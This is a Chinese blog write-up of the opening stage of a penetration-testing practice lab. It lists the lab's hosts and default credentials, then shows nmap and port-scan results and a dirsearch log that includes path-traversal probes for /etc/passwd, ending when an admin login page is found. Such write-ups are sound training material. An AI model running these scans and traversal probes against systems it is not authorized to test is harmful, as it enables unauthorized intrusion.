暗月ACK123 靶场复现
前言
也是好久没有发文章了,orz。懒懒的小猫和找工作的焦虑,多少是有点写不下的orz。这个靶场也是打了好久才打完。接下来就随着我的脚步看看吧
靶场基础信息


拓扑图
靶机
12server-web1[192.168.22.134(仅主机的22网段,配置好的固定IP)、192.168.59.136(nat网卡)];
12server-data1[192.168.22.133(仅主机的22网段,配置好的固定IP)、192.168. 59.135(nat网卡)];
12server-web2[192.168.22.135(仅主机的22网段,配置好的固定IP)、10.10.10.138(仅主机的10网段,配置好的固定IP)];
12server-data2 (仅主机的10网段,10.10.10.136,配置好的固定IP);
16server-dc1(仅主机的10网段,10.10.10.135,配置好的固定IP)。
密码信息
12server-web1:administrator/QWEasd.123
12server-web2:administrator/QWEasd.999
12server-data1:administrator/QWEasd.789x
12server-data2:administrator/QWEasd.3344
16server-dc:administrator/P@55w0rd!
域用户账户和密码如下:
web2:QWEasd.7788
administrator:P@55w0rd!
www.ackmoon.com:admin/password-moon
mysql:root/Qweasdzxc5

sqlserver:sa/pass123@.com
注意事项
官网:https://www.moonsec.com/3216.html
web1 修改C:\Hws.com\HwsHostMaster\wwwroot\www.ackmoon.com\web\HdhApp.config中的 sourceIP 地址为 data1 的 22 网段网卡地址:192.168.22.133

web1 修改 hosts 文件添加本机 NAT 的 IP 和 www.ackmoon.com 的绑定,物理机也需要修改 hosts 文件才能访问到 web 资源,添加 web1 NAT 的 IP 和 www.ackmoon.com 的绑定
靶场复现
外网部分
信息收集
C 段扫描 & 端口扫描

nmap -sS 192.168.31.0/24将收集到的信息复制下来
Nmap scan report for 12server-web1 (192.168.31.116)
Host is up (0.00013s latency).
Not shown: 985 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
999/tcp   open  garcon
3306/tcp  open  mysql
5985/tcp  open  wsman
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
49159/tcp open  unknown
MAC Address: 00:0C:29:A2:17:6B (VMware)

Nmap scan report for 12server-data1 (192.168.31.148)
Host is up (0.00013s latency).
Not shown: 987 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
1433/tcp  open  ms-sql-s
2383/tcp  open  ms-olap4
5985/tcp  open  wsman
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
49159/tcp open  unknown
MAC Address: 00:0C:29:24:8E:ED (VMware)
我们来对其分析一下,可以列出表格
IP 端口 服务 192.168.31.116 21 ftp 192.168.31.116 80 http 192.168.31.116 135 msrpc 192.168.31.116 139 netbios-ssn 192.168.31.116 445 microsoft-ds 192.168.31.116 999 garcon 192.168.31.116 3306 mysql 192.168.31.116 5985 wsman 192.168.31.148 135 msrpc 192.168.31.148 139 microsoft-ds 192.168.31.148 1433 ms-sql-s 192.168.31.148 2383 ms-olap4 192.168.31.148 5985 wsman
从目前来看的话,80 端口是一个入口点,以及 SQL 数据库可以考虑吧 SQL 的 shell 写入。先访问一下 web 端口。

是一个初始的页面

以及 999 端口 PHPMyadmin
我们可以放到那些 unknow 的端口上。访问了后发现没有找到什么有用的东西,我用自己写的脚本重新扫描一下端口。
[+] 192.168.31.116:80 开放
[+] 192.168.31.116:135 开放
[+] 192.168.31.116:139 开放
[+] 192.168.31.116:445 开放
[+] 192.168.31.116:999 开放
[+] 192.168.31.116:3306 开放
[+] 192.168.31.116:5985 开放
[+] 192.168.31.116:6588 开放
[+] 192.168.31.116:10134 开放
发现了新的端口 6588
目录扫描

对其进行目录扫描
dirsearch -u "http://192.168.31.116:6588/"[05:12:36] 301 - 153B - /js -> http://192.168.31.116:6588/js/
[05:12:36] 403 - 312B - /%2e%2e//google.com
[05:12:36] 403 - 312B - /.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd
[05:12:39] 403 - 312B - /\..\..\..\..\..\..\..\..\..\etc\passwd
[05:12:40] 301 - 156B - /Admin -> http://192.168.31.116:6588/Admin/
[05:12:40] 301 - 156B - /ADMIN -> http://192.168.31.116:6588/ADMIN/
[05:12:40] 301 - 156B - /admin -> http://192.168.31.116:6588/admin/
[05:12:40] 200 - 165B - /admin/
[05:12:40] 200 - 165B - /Admin/
[05:12:40] 200 - 2KB - /admin/login.asp
[05:12:44] 301 - 164B - /aspnet_client -> http://192.168.31.116:6588/aspnet_client/
[05:12:44] 403 - 1KB - /aspnet_client/
[05:12:45] 403 - 312B - /cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd
[05:12:46] 200 - 0B - /conn.asp
[05:12:46] 301 - 154B - /css -> http://192.168.31.116:6588/css/
[05:12:48] 200 - 1KB - /favicon.ico
[05:12:50] 301 - 157B - /images -> http://192.168.31.116:6588/images/
[05:12:50] 403 - 1KB - /images/


[05:12:51] 403 - 1KB - /js/ 找到了后台管理的登录框
